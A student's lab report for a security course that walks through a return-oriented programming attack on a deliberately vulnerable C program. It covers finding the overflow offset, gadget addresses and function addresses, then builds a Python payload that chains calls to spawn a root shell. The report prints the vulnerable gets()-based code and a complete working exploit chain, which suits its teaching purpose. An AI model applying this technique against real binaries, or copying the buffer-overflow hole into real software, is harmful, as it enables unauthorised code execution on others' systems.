Stack Overflow

CSC 472 - 01

Tyler Prehl

10/4/2021

Introduction

In this lab, the researcher is trying to perform a return-oriented programming attack. The idea behind return-oriented programming is creating a sequence of function calls (of the attacker's choice) through the use of the buffer overflow attack and gadgets. This lab is important for the researcher to understand because it gives an introduction to finding return addresses in various places instead of just the gdb debugger, and also provides insight into how to beat the execstack buffer overflow protector. With this information, we can continue to build more complex and more effective attack programs.

Analysis and Results

The code the researcher is attacking is the following C code:

```c
#include <stdio.h>
#include <string.h>

char string[100];

void exec_string(int a) {
  if (a == 0xabcdabcd) {
        system(string);
    }
}

void add_bin(int arg1, int arg2, int arg3) {
  if (arg1 == 0xff424242 && arg2 == 0xffff4141 && arg3 == 0xdeadbeef) {
    strcat(string, "/bin");
  }
}

void add_bash(int magic1, int magic2) {
  if (magic1 == 0xcafebabe && magic2 == 0xffffffff) {
    strcat(string, "/bash");
  }
}

void vulnerable_function(char *string) {
  char buffer[140];
  gets(buffer);
}

int main(int argc, char** argv) {
  string[0] = 0;
  vulnerable_function(argv[1]);
  return 0;
}
```

The first piece to executing a return-oriented programming attack is getting the payload correct. Without the proper payload with the proper parameters, the attack plan is doomed to fail. To properly build the payload, we need to keep in mind that the order of operations in a stack (top-down) is the current stack frame, EBP, old EIP, and then the arguments for the current stack frame. To properly overwrite the stack so that we can fill the frame and EBP with dummy characters and then continuously take advantage of the old EIP to call other functions, we take the form:

1) Dummy characters
2) First method address
3) Pop (x2 or 3) ret address (to pop the method parameters out of the stack into registers for use, allowing the next address on the stack to be the next method address
4) First method parameters
5) Second method address, etc.

Here's what it looks like with addresses (the researcher shows how they found the addresses below):


Dummy characters - 152 A's
Address for add_bin() - 0x080491b6
Address for pop_pop_pop_ret() (3 pops) - 0x08049339
// Params for add_bin():
Arg1: 0xff424242
Arg2: 0xffff4141
Arg3: 0xdeadbeef

Address for add_bash() - 0x0804920f
Address for pop_pop_ret() (2 pops) - 0x0804933a
// Params for add_bash():
Arg1: 0xcafebabe
Arg2: 0xffffffff

Address for exec_string() - 0x08049182
Address for pop_ret() (1 pop) - 0x0804933b

// Param for exec_string():
Arg1: 0xabcdabcd

All of this information gets tied into bytecode to be placed in the stack during execution. The first step to creating the payload is finding the magic number of A's. The researcher created a pattern of 200 characters and input it into a file to be read into the file to overflow the registers with uniquely identifiable 4-character patterns to find the beginning of the EIP register after the beginning of the char buffer [140]. From this, the researcher found that the magic number of dummy characters is 152.



The researcher then exited/re-entered the gdb debugger to get the return addresses for the add_bin, add_bash, and exec_string methods. Their return addresses are critical for the return-oriented programming attack since it requires knowing where to jump to the next method.

Disas add_bin - 0x080491b6

```
gef➤  disas add_bin
Dump of assembler code for function add_bin:
   0x080491b6 <+0>:     push   ebp
   0x080491b7 <+1>:     mov    ebp,esp
   0x080491b9 <+3>:     push   ebx
   0x080491ba <+4>:     sub    esp,0x4
```

Disas add_bash - 0x0804920f

```
gef➤  disas add_bash
Dump of assembler code for function add_bash:
   0x0804920f <+0>:     push   ebp
   0x08049210 <+1>:     mov    ebp,esp
   0x08049212 <+3>:     push   ebx
   0x08049213 <+4>:     sub    esp,0x4
```

Disas exec_string - 0x08049182

```
gef➤  disas exec_string
Dump of assembler code for function exec_string:
   0x08049182 <+0>:     push   ebp
   0x08049183 <+1>:     mov    ebp,esp
   0x08049185 <+3>:     push   ebx
   0x08049186 <+4>:     sub    esp,0x4
```

The researcher then continued on to use the ROPgadget provided in /ss2021/class8 with the command “ROPgadget --binary lab3” to be provided with a list of all the gadgets accessible to the lab3 executable file. In that list, the researcher found addresses for single, double, and triple pop_return gadgets, which are exactly what the researcher needed to pass in the arguments for the methods I’m calling in the stack.

Getting pop, ret addr

```
root@8ff350048afd:/home # ROPgadget --binary lab3
Gadgets information
============================================================
0x080492d7 : adc al, 0x24 ; ret
0x080490ea : adc al, 0x68 ; and al, 0xc0 ; add al, 8 ; call eax
0x08049052 : adc al, 0xc0 ; add al, 8 ; push 0x10 ; jmp 0x804902
0x08049042 : adc al, al ; add al, 8 ; push 8 ; jmp 0x8049020
```

Pop ebp addr - 0x0804933b

Pop edi ; pop ebp addr - 0x0804933a

Pop esi ; pop edi ; pop ebp - 0x08049339

```
0x080491b2 : pop ebp ; cld ; leave ; ret
0x0804933b : pop ebp ; ret
0x08049338 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804901e : pop ebx ; ret
0x0804933a : pop edi ; pop ebp ; ret
0x08049339 : pop esi ; pop edi ; pop ebp ; ret
```

The last step was creating the payload. With all the information compiled and on hand, all the researcher had to do was convert everything to bytecode, concatenate it all together in the correct order, and save the file.

```
# create payload
payload = b"A"*152
add_bin_addr = p32(0x080491b6)
add_bash_addr = p32(0x0804920f)
exec_string_addr = p32(0x08049182)
pop_ret_addr = p32(0x0804933b)
pop_pop_ret_addr = p32(0x0804933a)
pop_pop_pop = p32(0x08049339)

bin_arg1 = p32(0xff424242)
bin_arg2 = p32(0xffff4141)
bin_arg3 = p32(0xdeadbeef)

bash_arg1 = p32(0xcafebabe)
bash_arg2 = p32(0xffffffff)

string_arg = p32(0xabcdabcd)

# add add_bin stuff
payload = payload + add_bin_addr + pop_pop_pop + bin_arg1 + bin_arg2 + bin_arg3

# add add_bash stuff
payload = payload + add_bash_addr + pop_pop_ret_addr + bash_arg1 + bash_arg2

# add exec_string stuff
payload = payload + exec_string_addr + pop_ret_addr + string_arg
```

At this point, the only thing left for the researcher to do was run the attack file and enter into a new shell to prove a successful attack.

```
root@8ff350048afd:/home # python3 rop_exp.py
[+] Starting local process './lab3': pid 7664
[*] Switching to interactive mode
$
$
$ ls
input   lab3   lab3.c   rop_exp.py   ROPgadget
$ whoami
root
$ 
```

Voilà! A new shell has been created, and thus the attack was successful.

Discussion and Conclusion

This lab absolutely satisfied the intended purpose. The researcher gained a stronger understanding of return-oriented programming attacks, and specifically has a stronger understanding of how arguments are passed into methods in the stack in such an attack. Throughout the experiment, the researcher was able to recognize how the buffer overflow attack plays such a large role in many other attacks and is looking forward to a more complex PLT/GOT attack in the future. Once the researcher can attack a C program without shutting off any protections, they will feel fairly confident in their understanding of how programs can be exploited by malicious users.